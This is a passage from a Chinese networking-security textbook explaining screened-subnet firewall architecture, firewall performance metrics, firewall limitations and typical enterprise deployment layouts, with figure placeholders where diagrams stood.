- 在被屏蔽主机体系结构中，外部用户在被允许的情况下可以访问内部网络，这样就存在着一定的安全隐患。

- 与双重宿主主机体系一样，一旦用户入侵堡垒主机，就会导致内部网络处于不安全状态。
- 路由器和堡垒主机的过滤规则配置较为复杂，较容易形成错误和漏洞。

7.3.4 被屏蔽子网体系结构

在防火墙的双重宿主主机体系结构和被屏蔽主机体系结构中，主机都是最主要的安全缺陷，一旦主机被入侵，则整个内部网络都处于入侵者的威胁之中，为解决这种安全隐患，出现了被屏蔽子网体系结构。

被屏蔽子网体系结构将防火墙的概念扩充至一个由两台路由器包围起来的特殊网络，即周边网络，并且将容易受到攻击的堡垒主机都置于这个周边网络中。一个典型的被屏蔽子网体系结构如图 7-11 所示。




图 7-11 被屏蔽子网体系结构

被屏蔽子网体系结构的防火墙比较复杂，主要由 4 个部件构成，分别为周边网络、外部路由器、内部路由器以及堡垒主机。

1. 周边网络

周边网络是位于非安全、不可信的外部网络与安全、可信的内部网络之间的一个附加的网络。周边网络与外部网络、周边网络与内部网络之间都是通过屏蔽路由器实现逻辑隔离，因此，外部用户必须穿越两道屏蔽路由器才能访问内部网络。一般情况下，外部用户不能访问内部网络，仅能够访问周边网络中的资源，由于内部用户间通信的数据包不会通过屏蔽路由器传递至周边网络，外部用户即使入侵了周边网络中的堡垒主机，也无法监听到内部网络的信息。

2. 外部路由器

外部路内器的主要作用在于保护周边网络和内部网络，是屏蔽子网体系结构的第一道屏障。在其上设置了对周边网络和内部网络进行访问的过滤规则，该规则主要针对外网用

户。例如,限制外网用户仅能访问周边网络而不能访问内部网络,或者仅能访问内部网络中的部分主机。外部路由器基本上对周边网络发出的数据包不进行过滤,因为周边网络发送的数据包都来自堡垒主机或由内部路由器过滤后的内部主机数据包。外部路由器应当复制内部服务器上的规则,以避免内部路由器失效而造成负面影响。

3. 内部路由器

内部路由器用于隔离周边网络和内部网络,是屏蔽子网体系结构的第二道屏障。在其上设置了针对内部用户的访问过滤规则,对内部用户访问周边网络和外部网络进行限制。例如,部分内部网络用户只能访问周边网络而不能访问外部网络等。内部路由器上复制了外部路由器上的内网过滤规则,以防止外部路由器的过滤功能失效而造成的严重后果。内部路由器还要限制周边网络的堡垒主机和内部网络之间的访问,以减少在堡垒主机被入侵后可以影响的内部主机数量和服务的数量。

4. 堡垒主机

在被屏蔽子网结构中,堡垒主机位于周边网络,可以向外部用户提供 WWW、FTP 等服务,接受来自外部网络用户的服务资源访问请求,同时堡垒主机也向内部网络用户提供DNS、WWW 代理、FTP 代理等服务,提供内部网络用户访问外部资源的接口。

与双重宿主主机体系结构和被屏蔽主机体系结构相比较,被屏蔽子网体系结构具有明显的优越性,这些优越性体现在如下几个方面。

- 由外部路由器和内部路由器构成了双层防护体系,入侵者难以突破。
- 外部用户访问服务资源时无须进入内部网络,在保证服务的情况下提高了内部网络的安全性。
- 外部路由器和内部路由器上的过滤规则复制避免了由于某台路由器失效产生的安全隐患。
- 堡垒主机由外部路由器的过滤规则和本机安全机制共同防护,用户只能访问它提供的服务。
- 即使入侵者通过堡垒主机提供服务中的缺陷控制了堡垒主机,由于内部路由器将内部网络和周边网络隔离,入侵者无法通过监听周边网络获取内部网络信息。

与双重宿主主机体系结构和被屏蔽主机体系结构相比较,被屏蔽子网体系结构的缺点主要在于以下两点。

- 构建被屏蔽子网体系结构的成本较高。
- 被屏蔽子网体系结构的配置较为复杂,容易出现配置错误导致的安全隐患。

7.4　防火墙技术指标

7.4.1　吞吐量

网络中的数据是由一个个数据包组成,防火墙对每个数据包的处理要耗费资源。吞吐量是指在没有帧丢失的情况下,设备能够接受的最大速率。

吞吐量测试方法是：在测试中以一定速率发送一定数量的帧，并计算待测设备传输的帧，如果发送的帧与接收的帧数量相等，那么就将发送速率提高并重新测试；如果接收帧少于发送帧则降低发送速率重新测试，直至得出最终结果。吞吐量测试结果以比特/秒或字节/秒表示。

吞吐量和报文转发率是关系防火墙应用的主要指标，一般用 FDT(full duplex throughput)来衡量，指 64B 数据包的全双工吞吐量，该指标既包括吞吐量指标也涵盖了报文转发率指标。

随着 Internet 的日益普及，内部网用户访问 Internet 的需求在不断增加，一些企业也需要对外提供诸如 WWW 页面浏览、FTP 文件传输、DNS 域名解析等服务，这些因素会导致网络流量的急剧增加，而防火墙作为内外网之间的唯一数据通道，如果吞吐量太小，就会成为网络瓶颈，给整个网络的传输效率带来负面影响。因此，考察防火墙的吞吐能力有助于我们更好地评价其性能表现。这也是测量防火墙性能的重要指标。

吞吐量的大小主要由防火墙内网卡及程序算法的效率决定，尤其是程序算法，会使防火墙系统进行大量运算，通信量大打折扣。因此，大多数防火墙虽号称 100Mbps 防火墙，由于其算法依靠软件实现，通信量远远没有达到 100Mbps，实际只有 10～20Mbps。纯硬件防火墙，由于采用硬件进行运算，因此吞吐量可以达到线性 90～95Mbps，是真正的 100Mbps 防火墙。

对于中小型企业来讲，选择吞吐量为百兆级的防火墙即可满足需要，而对于电信、金融、保险等大公司大企业部门就需要采用吞吐量千兆级的防火墙产品。

7.4.2 并发连接数

并发连接数是指防火墙或代理服务器对其业务信息流的处理能力，是防火墙能够同时处理的点对点连接的最大数目，它反映出防火墙设备对多个连接的访问控制能力和连接状态跟踪能力，这个参数的大小直接影响到防火墙所能支持的最大信息点数(如单击一个连接上的图片，而这个图片可能是这个连接从另外一个连接上连接过来的，你可能不止连接了一张图片，可能还连接了很多数据、视频等，这个连接可能非常多，可能几十个或者上百上千个)。

并发连接数是衡量防火墙性能的一个重要指标。在目前市面上常见防火墙设备的说明书中可以看到，从低端设备的 500、1 000 个并发连接，一直到高端设备的数万、数十万个并发连接，存在着好几个数量级的差异。那么，并发连接数究竟是一个什么概念呢？它的大小会对用户的日常使用产生什么影响呢？要了解并发连接数，首先需要明白一个概念，那就是“会话”。这个“会话”可不是我们平时的谈话，但是可以用平时的谈话来理解，两个人在谈话时，你一句，我一句，一问一答，我们把它称为一次对话，或者叫会话。同样，我们用计算机工作时，打开的一个窗口或一个 Web 页面，可以把它叫做一个“会话”，扩展到一个局域网中，所有用户要通过防火墙上网，要打开很多个窗口或 Web 页面(即会话)，那么，这个防火墙，所能处理的最大会话数量，就是“并发连接数”。

像路由器的路由表存放路由信息一样，防火墙中也有一个这样的表，我们把它叫做并发连接表，用以存放并发连接信息的地方，它可在防火墙系统启动后动态分配进程的内存空间，其大小也就是防火墙所能支持的最大并发连接数。大的并发连接表可以增大防火墙最

大并发连接数，允许防火墙支持更多的客户终端。尽管看上去，防火墙等类似产品的并发连接数越大越好。但是与此同时，过大的并发连接表也会带来一定的负面影响。

(1) 并发连接数的增大意味着对系统内存资源的消耗。以每个并发连接表项占用300B计算，1000个并发连接将占用300B×1 000×8b/B≈2.3MB内存空间，10 000个并发连接将占用23MB内存空间，100 000个并发连接将占用230MB内存空间，而如果真的试图实现1 000 000个并发连接的话，那么，这个产品就需要提供2.24GB内存空间！

(2) 并发连接数的增大应当充分考虑CPU的处理能力。CPU的主要任务是把网络上的流量从一个网段尽可能快速地转发到另一个网段上，并且在转发过程中对此流量按照一定的访问控制策略进行许可检查、流量统计和访问审计等操作，这都要求防火墙对并发连接表中的相应表项进行不断的更新读写操作。如果不顾CPU的实际处理能力而贸然增大系统的并发连接表，势必影响防火墙对连接请求的处理延迟，造成某些连接超时，让更多的连接报文被重发，进而导致更多的连接超时，最后形成雪崩效应，致使整个防火墙系统崩溃。

(3) 物理链路的实际承载能力严重影响防火墙发挥出其对海量并发连接的处理能力。虽然目前很多防火墙都提供了10/100/1000Mbps的网络接口，但是，由于防火墙通常都部署在Internet出口处，在客户端PC与目的资源中间的路径上，总是存在着瓶颈链路——该瓶颈链路可能是2Mbps专线，也可能是512kbps乃至64kbps的低速链路。这些拥挤的低速链路根本无法承载太多的并发连接，所以即便是防火墙能够支持大规模的并发访问连接，也无法发挥出其原有的性能。

鉴于此，应当根据网络环境的具体情况和个人不同的上网习惯来选择适当规模的并发连接表。因为不同规模的网络会产生大小不同的并发连接，而用户习惯于何种网络服务以及如何使用这些服务，同样也会产生不同的并发连接需求。高并发连接数的防火墙设备通常需要客户投资更多的设备，这是因为并发连接数的增大牵扯到数据结构、CPU、内存、系统总线和网络接口等多方面因素。如何在合理的设备投资和实际上所能提供的性能之间寻找一个黄金平衡点将是用户选择产品的一个重要任务。按照并发连接数来衡量方案的合理性是一个值得推荐的办法。

以每个用户需要10.5个并发连接来计算，一个中小型企业网络(1000个信息点以下，容纳4个C类地址空间)大概需要10.5×1000＝10 500个并发连接，因此支持20 000～30 000最大并发连接的防火墙设备便可以满足需求；大型的企事业单位网络(比如信息点数在1000～10 000之间)大概会需要105 000个并发连接，所以支持100 000～120 000最大并发连接的防火墙就可以满足企业的实际需要；而对于大型电信运营商和ISP来说，电信级的千兆防火墙(支持120 000～200 000个并发连接)则是恰当的选择。为较低需求而采用高端的防火墙设备将造成用户投资的浪费，同样为较高的客户需求而采用低端设备将无法达到预计的性能指标。利用网络整体上的并发连接需求来选择适当的防火墙产品可以帮助用户快速、准确地定位所需要的产品，避免对单纯某一参数"愈大愈好"的盲目追求，缩短设计施工周期，节省企业的开支。从而为企业实施最合理的安全保护方案。

7.4.3 工作模式

目前的防火墙都具有三种工作模式：路由模式、透明模式和NAT模式。

(1) 路由模式，网络防火墙类似于一台路由器转发数据包，将接收到的数据包的源

MAC 地址替换为相应接口的 MAC 地址，然后转发。路由模式适用于每个区域都不在同一个网段的情况。和路由器一样，防火墙的每个接口均要根据区域规划配置 IP 地址。

(2) 透明模式，防火墙过滤通过它的封包，而不会修改数据包包头中的任何源或目的地信息。所有接口运行起来都像是同一网络中的一部分。此时，防火墙的作用更像是 Layer 2 交换机或桥接器。在透明模式下，接口的 IP 地址被设置为 0.0.0.0，防火墙对于用户来说是可视的或"透明"的。

(3) NAT(网络地址转换)模式，防火墙的作用与 Layer 3 交换机(或路由器)相似，将绑定到外网区段的 IP 封包包头中的两个组件进行转换：其源 IP 地址和源端口号。防火墙用目的地区段接口的 IP 地址替换发送封包的主机的源 IP 地址。另外，它用另一个防火墙生成的任意端口号替换源端口号。

(4) 混合模式，防火墙既存在工作在路由模式的接口(接口具有 IP 地址)，又存在工作在透明模式的接口(接口无 IP 地址)。混合模式主要用于透明模式作双机备份的情况，此时启动 VRRP(virtual router redundancy protocol，虚拟路由冗余协议)功能的接口需要配置 IP 地址，其他接口不配置 IP 地址。

7.4.4 接口

防火墙的接口可分为以太口(10Mbps)、快速以太口(100Mbps)、千兆以太口(1000Mbps) 3 种类型。防火墙一般都预先设有内网口、外网口、DMZ 区接口和默认规则，有的防火墙也预留了其他接口用于用户自定义其他的独立保护区域。防火墙上的 RS-232 Console 口主要用于初始化防火墙时进行基本的配置或用于系统维护。另外，有的防火墙还可能提供 PCMCIA 插槽、IDS 镜像口、高可用性接口(HA)等，这些是根据防火墙的功能来决定的。

7.4.5 用户数限制

防火墙的用户数限制分为固定限制用户数和无用户数限制两种。前者比如 SOHO 型防火墙一般支持几十到几百个用户不等，而无用户数限制大多用于大的部门或公司。注意：用户数和并发连接数是完全不同的两个概念，并发连接数是指防火墙的最大会话数(或进程)，每个用户可以在一个时间里产生很多的连接，在购买产品时要区分这两个概念。

7.4.6 VPN 支持

虚拟专用网络(virtual private network，VPN)可以理解成是虚拟出来的企业内部专线。它可以通过特殊的加密的通信协议在连接在 Internet 上的位于不同地方的两个或多个企业内部网之间建立一条专有的通信线路，就好比是架设了一条专线一样，但是它并不需要真正地去铺设光缆之类的物理线路。这就好比去电信局申请专线，但是不用给铺设线路的费用，也不用购买路由器等硬件设备。目前，绝大部分防火墙产品都支持 VPN 功能，但也有少部分不支持，建议在选购时注意此参数。

7.4.7 安全过滤带宽

安全过滤带宽是指防火墙在某种加密算法标准下，如 DES(56 位)或 3DES(168 位)下

的整体过滤性能。它是相对于明文带宽提出的。一般来说,防火墙总的吞吐量越大,其对应的安全过滤带宽越高。

7.5 防火墙的缺陷

从安全的范畴而言,防火墙不能解决所有问题,尤其存在以下几个方面缺陷。

(1) 防火墙可以阻断攻击,但不能消灭攻击源。“各扫自家门前雪,不管他人瓦上霜”,就是目前网络安全的现状。互联网上病毒、木马、恶意试探等攻击行为络绎不绝,设置得当的防火墙能够阻挡它们,但是无法清除攻击源。即使防火墙进行了良好的设置,使得攻击无法穿透防火墙,但各种攻击仍然会不断地向防火墙发出尝试。例如接主干网 10Mbps 网络带宽的某站点,其日常流量中大约有 512Kbps 是攻击行为。那么,即使成功设置了防火墙,这 512Kbps 的攻击流量依然不会有丝毫减少。

(2) 防火墙不能抵抗最新的未设置策略的攻击漏洞。就如杀毒软件与病毒一样,总是先出现病毒,杀毒软件经过分析出特征码后加入到病毒库内才能查杀。防火墙的各种策略,也是在该攻击方式经过专家分析后给出其特征进而设置的。

(3) 防火墙的并发连接数限制容易导致拥塞或者溢出。由于要判断、处理流经防火墙的每一个包,因此防火墙在某些流量大、并发请求多的情况下,很容易导致拥塞,成为整个网络的瓶颈,影响性能。而当防火墙溢出的时候,整个防线就如同虚设,原本被禁止的连接也能从容通过了。

(4) 防火墙对服务器合法开放的端口的攻击大多无法阻止。某些情况下,攻击者利用服务器提供的服务进行缺陷攻击。例如利用开放了 3389 端口取得没打过 SP 补丁的 WIN2k 的超级权限、利用 ASP 程序进行脚本攻击等。由于其行为在防火墙一级看来是“合理”和“合法”的,因此被简单地放行了。

(5) 防火墙对待内部主动发起连接的攻击一般无法阻止。“外紧内松”是一般局域网络的特点。或许一道严密防守的防火墙内部的网络是一片混乱。通过社会工程学发送带木马的邮件、带木马的 URL 等方式,然后由中木马的机器主动对攻击者连接,将铁壁一样的防火墙瞬间破坏掉。另外,防火墙内部各主机间的攻击行为,防火墙也只有如旁观者一样冷视而爱莫能助。

(6) 防火墙不处理病毒。不管是 funlove 病毒也好,还是 CIH 也好,在内网用户下载外网的带毒文件的时候,防火墙是不为所动的。

7.6 防火墙部署与配置

7.6.1 防火墙的部署

在实际应用中,网络环境差异性较大,并且各种产品的适用范围和配置方法也不同,因此部署防火墙的步骤与方法也有较大差异。本节只讨论防火墙部署中的共性问题。

1. 普通企业环境

普通企业环境是最为普通的企业环境防火墙部署案例。利用防火墙将网络分为三个安全区域：企业内部网络、外部网络和服务器专网（DMZ 区）。内部网络一般采用私有的 IP 地址，DMZ 的服务器可以采用公网地址，也可以采用私有地址，但是需要在防火墙上做相应的地址转换来保证外部用户对服务器的正常访问。一般常用的安全策略：外部网络不允许访问内部网络，内部网络用户可以根据不同的权限访问 Internet；内部用户和外部用户只允许访问 DMZ 区指定服务器的指定服务。具体环境如图 7-12 所示。

2. ADSL 接入的部署

ADSL 接入是一种经济实惠的 Internet 接入方式，防火墙提供了对 ADSL 接入，也就是 PPPoE 拨号的支持。用防火墙代替原有的拨号客户端来连接 ADSL Modem，实现自动拨号的功能，可以配置防火墙自动做一条动态的地址转换，实现内部的多个用户通过一条 ADSL 实现对互联网的访问。这样防火墙配置的一般策略为只允许内部网络访问外部网络的指定服务。具体的环境如图 7-13 所示。




图 7-12 普通企业部署




图 7-13 ADSL 接入的部署

3. 网络多出口部署

我们经常会碰到企业的局域网有多个出口，比如 Internet 出口、总部出口等。防火墙支持将 DMZ 接口作为一个外网接口，支持多出口的接入。例如可以将防火墙的外网口接 Internet 接入服务器，将 DMZ 口接入总部接入的服务器，利用路由的选择来分流去往两个区域的流量，可以将默认的网关指向 Internet 处的路由器，添加相应的去往总部网络方向的路由策略。然后针对不同的网络之间的数据通信，采用相应的安全策略。另外的一种多出口的接入方式也可以两个防火墙的方式，分别对于与相应的链路，这种方式也可以利用路由的选择来实现。具体环境如图 7-14、图 7-15 所示。

4. 分布式网络环境的部署

分布式的环境一般分为一个中心节点和多个分支节点，防火墙支持对这种结构的整体的配置。一般来说，中心节点采用性能高的防火墙，可以采用双机热备份的模式，保证网络




图 7-14 单台防火墙实现多出口的接入

